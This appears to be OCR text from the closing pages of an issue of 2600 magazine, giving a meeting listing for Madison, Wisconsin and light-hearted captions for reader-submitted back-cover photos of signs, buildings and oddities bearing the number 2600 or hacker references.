
Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.


Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

The Back Cover Photos




Above: Yet another proud-looking building worthy of bearing our name. Seen by **Nodechomsky** in Memphis, Tennessee, this was apparently taken on one of the rare days that our pirate flag wasn't flying.

The Back Cover Photos




This image has been sent to us a number of times over the years, so we've finally decided to print it. As noted by **Johannes Grenzfurthner**, this was Hitler's plane, as captured in the 1935 propaganda film *Triumph of the Will*.

The Back Cover Photos




There's just so much here. A typewriter repair shop in this day and age? And they sell them too? An ultra-elite address of "1337" to boot? This was found in Lansdale, Pennsylvania by a reader who prefers to remain **anonymous**. We hope the business doesn't mind a little publicity, however, and that this form of really old technology keeps them going.

The Back Cover Photos




So apparently the air freshener Glade has exactly 2600 uses, but they only tell you this if you're watching television in Argentina, as our reader **Arturo "Buanzo" Busleiman** was.
Could they have picked a more difficult-to-read font for our name?

The Back Cover Photos




Now this is the kind of joint we all should stay in at least once. Hell, maybe we could even have a convention here! The person who submitted this gave us absolutely no details on its location (thanks for that), but since they sent it from their phone, with a little detective work we figured out it was in Chicago. We can feel this place calling to us. *TripAdvisor* raves "WORST hotel ever" and "Horrible and Disgusting," but we believe those are just clever ploys to try and keep us away.

The Back Cover Photos




Seen in Brighton, Michigan by **Gary Rimar**, this intersection is particularly great because it leaves out the word “Road” on each sign, making it possible for all sorts of jokes and allusions to work. We’ll leave that as an exercise for the reader.

The Back Cover Photos



Only in Japan would you be able to find food containers that are somehow related to UNIX. There's so much potential here. Thanks to **Randy Frank** for sending this in, as well as for placing this on top of a very special television set in order to make this shot even more memorable.

The Back Cover Photos



This may just be the coolest street in all of San Antonio, Texas, as discovered by **Abel Lopez**.
Let's hope its residents realize just how lucky they are.